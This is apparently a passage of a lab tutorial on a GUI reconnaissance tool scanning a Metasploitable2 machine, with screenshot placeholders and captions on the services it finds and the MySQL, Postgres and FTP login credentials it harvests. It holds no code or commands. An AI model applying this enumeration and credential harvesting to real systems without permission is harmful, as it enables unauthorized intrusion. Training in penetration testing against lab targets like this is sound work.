


After opening-up the GUI tool, the very first thing you need to do is **adding a host to scan**. So in here, I am going to scan my **metasploitable2 machine** only.




While the scan is running, it displays the real-time results that it has captured.


As you can see in the below image, it has given a screenshot of the **port 80** web service. So it makes us realize that, the server is running metasploitable2.



Now, let's move on to **smtp-enum-vrfy** which runs on **port 25**.




Additionally, it was able to find out **MySQL server** which runs on **port 3306**.




So as you can see in the above image, it has found out some MySQL Server login credentials too.


This tool also gives information about the **postgres server** which runs on **port 5432.** In here also it gives user credentials *(login details & password)* of the postgres server.




It also gives us the information about the **ftp server** which runs on **port 21**. So the tool has managed to extract the login credentials of the ftp server.




Furthermore, the tool has captured a screenshot of **Tomcat Apache Web Server.**




When you move into **“Services”** tab, you are able to see **all the services** that are captured by this tool.




When you move into **“Information”** tab, you are able to see the **Host status**, **Addresses**, **Location** & **Operating System**.




The **“DirBuster”** tool, gives us the additional directory information on a particular service.



The **“Services”** tab which is next to the **“Hosts”** tab, shows all the services that were found for all the systems in that particular scope.



In the **“Tools”** tab, it provides the options to run or review the output from specific scans.

